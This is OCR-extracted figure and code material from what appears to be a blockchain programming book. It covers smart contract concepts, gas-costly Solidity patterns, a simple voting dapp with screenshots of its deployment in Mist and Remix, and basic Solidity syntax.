    wallet.payout.value(withdrawAmount)();

}
```


Chapter 05: Deep-Diving into Smart Contracts






Contract entirely in code
Contract in code with separate natural language version
Natural language contract with encoded performance
Natural Language contract with encoded payment mechanism
Automation
Encoding Natural Language


Premiums
Insurer
Insured
1
2
3
Claim Payment/Benefit
Claim Payment/Benefit
"ORACLE"
Real world data
(rainfall, wind, injuries, death, accidents)


Agreement Identification
• Identifying cooperative opportunities for multiple parties
• Potential agreements on transfer of rights and asset swaps
Condition Setting
• Event based conditional triggers like natural disaster.
• Temporal conditional triggers like anniversary and death.
Business Logic Coding
• Fully automated coding logic which triggers where certain logic conditions are met.
Digital Signature
• Provision of secure authentication and message verification between parties related to a smart contract
Process Execution
• Once the consensus about authentication and verification reached, a smart contract gets executed and its outcomes are memorialized for compliance and audit.
Updating Network
• After a smart contract is executed, every distributed ledger nodes gets updated with the same state so the new updates can only be appended.



Gas Costly Patterns
Useless Code Patterns
Loop Patterns
Dead Code
Opaque Predicate
Expensive operations in Loop
Constant Outcome of a Loop
Loop Fusion
Repeated Computations in a Loop
Comparison with unilateral outcome in a loop



pattern #1 dead code
function q1 (uint y) {
if (y > 5)
if (y*y < 20)
print("you can't reach me!");
}
pattern #2 opaque predicate
function q2 (uint y) {
if (y > 5)
if (y > 2)
print("think out-of-the-case!");
}
pattern #3
expensive operations of a loop
uint sumout = 0;
function q3 (uint y){
for (uint j = 0 ; j < y ; j++)
sumout += j;
}
pattern #4
constant outcome of a loop
function q4 () returns (uint){
uint sumout = 0;
for (uint j = 1 ; j <= 100 ; j++)
sumout += j;
return sumout;
}
pattern #7
comparison with unilateral
outcome in a loop
function q7 (uint z , uint x)
returns (uint){
for (int i = 0 ; i < 100 ; i++)
if (z > 0)
x+=z;
return x;
}
pattern #6
repeated computations in loop
uint y = 1;
uint z = 2;
function q6 (uint j){
uint sumout = 0;
for (uint k = 1 ; k <= j ; k++)
sumout = sumout + y + z;
}
pattern #5
loop fusion
function q5 (uint y){
uint n = 0;
uint w = 0;
for (uint j = 0 ; j < y ; j++)
n += j;
for (uint k = 0 ; k < y ; k++)
w -= k;
}



AUTHENTICITY
PROOF
SMART
CONTRACT
ORACLIZE
SMART
CONTRACT
COMPUTATION
DATASOURCE
ETHEREUM
ORACLIZE


browser/simpleVotingDapp.sol


```
pragma solidity ^0.4.11;
contract simpleVotingDapp {
  /*
  The key of the mapping is candidate name stored as type bytes32 and value is
  an unsigned integer to store the vote count
  */
  mapping (bytes32 => uint8) public votesReceived;
  /*
  We use an array of bytes32 instead to store the list of candidates
  */
  bytes32[] public candidateList;
  /* This is the constructor which will be called once when we
  deploy the contract to the blockchain. When we deploy the contract,
  we will pass an array of candidates who will be contesting in the election
  e.g.["Tom","Dick","Harry"]
  */

  function simpleVotingDapp(bytes32[] candidateNames) {
    candidateList = candidateNames;
  }

  // This function returns the total votes a candidate has received so far
  function totalVotesFor(bytes32 candidate) returns (uint8) {
    if (validCandidate(candidate) == false) revert();
    return votesReceived[candidate];
  }

  // This function increments the vote count for the specified candidate. This
  // is equivalent to casting a vote
  function voteForCandidate(bytes32 candidate) {
    if (validCandidate(candidate) == false) revert();
    votesReceived[candidate] += 1;
  }

  function validCandidate(bytes32 candidate) returns (bool) {
    for(uint i = 0; i < candidateList.length; i++) {
      if (candidateList[i] == candidate) {
        return true;
      }
    }
    return false;
  }
}
```



Ethereum Wallet
https://wallet.ethereum.org - deploy-contract
WALLETS
SEND
CONTRACTS
21,524.00 ETHER
SOLIDITY CONTRACT SOURCE CODE
CONTRACT BYTE CODE
pragma solidity ^0.4.11;
contract simpleVotingDapp {
/*
The key of the mapping is candidate name stored as type bytes32 and value is
an unsigned integer to store the vote count
*/
mapping (bytes32 => uint8) public votesReceived;
/*
We use an array of bytes32 instead to store the list of candidates
*/
bytes32[] public candidateList;
/* This is the constructor which will be called once when we
deploy the contract to the blockchain. When we deploy the contract,
we will pass an array of candidates who will be contesting in the election
e.g.["Tom","Dick","Harry"]
*/
Private
SELECT CONTRACT TO DEPLOY
simple Voting Dapp
CONSTRUCTOR PARAMETERS
Candidate names - bytes32[]
["Tom","Dick","Harry"]



Mist
Mist File Edit View Develop Window Help
Ethereum Wallet
https://wallet.ethereum.org
WALLETS
SEND
CONTRACTS
13,829.00 ETHER
ADD ACCOUNT
WALLET CONTRACTS
These contracts are stored on the blockchain and can hold and secure Ether. They can have multiple accounts as owners and keep a full log of all transactions.
ADD WALLET CONTRACT
LATEST TRANSACTIONS
Filter transactions
Oct 9
Created contract
Main account (Etherbase) → Created contract at :simple Voting Dapp 956b
2 minutes ago
-0.00 ETHER
33.5 KH/s
2,786 0
3s
Private


Mist
Mist File Edit View Develop Window Help
Ethereum Wallet
https://wallet.ethereum.org • account • 0x956b109eff1aca8a2319caba6161083adf4c965e
WALLETS
SEND
CONTRACTS
14,889.00 ETHER*
:SIMPLE VOTING DAPP 956B
0.00 ETHER*
READ FROM CONTRACT
WRITE TO CONTRACT
Votes received
32 bytes
0x4861727279000000000000000000000000000000000000000000000000000000
0
Candidate list
256 bits unsigned integer
2
0x4861727279000000000000000000000000000000000000000000000000000000
Select function
Vote For Candidate
Candidate - 32 bytes
0x4861727279000000000000000000
Execute from
Main Account (Etherbase) - 14,889.00 ETI
EXECUTE
38.7 KH/s
2,998 2
19s
Private


Mist
Mist File Edit View Develop Window Help
Ethereum Wallet
https://wallet.ethereum.org • account • 0x956b109eff1aca8a2319caba6161083adf4c965e
WALLETS
SEND
CONTRACTS
14,953.98 ETHER*
:SIMPLE VOTING DAPP 956B
0.00 ETHER*
Votes received
32 bytes
0x4861727279000000000000000000000000000000000000000000000000000000
0
Candidate list
256 bits unsigned integer
2
0x4861727279000000000000000000000000000000000000000000000000000000
Select function
Vote For Candidate
Candidate - 32 bytes
0x4861727279000000000000000000
Execute from
Main Account (Etherbase) - 14,954.00 ETI
EXECUTE
LATEST EVENTS
Transaction sent
39.4 KH/s
3,011 0
2s
Private


Mist
Mist File Edit View Develop Window Help
Ethereum Wallet
https://wallet.ethereum.org • account • 0x956b109eff1aca8a2319caba6161083adf4c965e
WALLETS
SEND
CONTRACTS
14,984.00 ETHER*
:SIMPLE VOTING DAPP 956B
0.00 ETHER*
READ FROM CONTRACT
WRITE TO CONTRACT
Votes received
32 bytes
0x4861727279000000000000000000000000000000000000000000000000000000
1
Candidate list
256 bits unsigned integer
2
0x4861727279000000000000000000000000000000000000000000000000000000
Select function
Vote For Candidate
Candidate - 32 bytes
0x4861727279000000000000000000
Execute from
Main Account (Etherbase) - 14,984.00 ETI
EXECUTE
40.2 KH/s
3,017 0
31s
Private


browser/simpleVotingDapp.sol:simpleVotingDapp
997 bytes
Publish
At Address
Create
["Tom","Dick","Harry"]
Transaction cost: 354460 gas.
Execution cost: 239040 gas.
Launch debugger
browser/simpleVotingDapp.sol:simpleVotingDapp at 0xb05...e3967 (memory)
Copy address
votesReceived
"Harry"
Value: "0x0000000000000000000000000000000000000000000000000000000000000003"
Transaction cost: 22306 gas. (caveat)
Execution cost: 586 gas.
Decoded:
1. uint8: 3
Launch debugger
candidateList
uint256
totalVotesFor
"Harry"
Result: "0x0000000000000000000000000000000000000000000000000000000000000003"
Transaction cost: 24772 gas.
Execution cost: 3052 gas.
Decoded:
1. uint8: 3
Launch debugger


browser/Untitled.sol:corporateVotingDapp
3287 bytes
Publish
At Address
Create
10000,1,["Tom","Dick","Harry"]
Transaction cost: 1017252 gas.
Execution cost: 749376 gas.
Launch debugger
browser/Untitled.sol:corporateVotingDapp at 0xab7...24a2e (memory)
Copy address
allNominees
Value:
Transaction cost: 23429 gas. (caveat)
Execution cost: 2157 gas.
Decoded:
Launch debugger
balancecoins
Value: "0x0000000000000000000000000000000000000000000000000000000000002710"
Transaction cost: 21702 gas. (caveat)
Execution cost: 430 gas.
Decoded:
1. uint256: 10000
Launch debugger
totalcoins
Value: "0x0000000000000000000000000000000000000000000000000000000000002710"
Transaction cost: 21922 gas. (caveat)
Execution cost: 650 gas.
Decoded:
1. uint256: 10000
Launch debugger

Chapter 06: Solidity in Depth

```
pragma solidity ^0.4.0;
```

```
import "filename";
import * as symbolName from "filename";
import {symbol1 as alias, symbol2} from "filename";
import "github.com/ethereum/dapp-bin/library/iterable_mapping.sol" as it_mapping
```

```
// This is a single-line comment.

/*
This is
multi-line comment.
*/

/** @title natspec comments */
```

Declaration	Description	Example
State Variables	Permanently stored values in contract storage	uint32,bool, ufixed,address

Functions	Executable code units inside a contract	contract SampleContract {
		function newfunction() payable { // Function
		// code
		}
		}

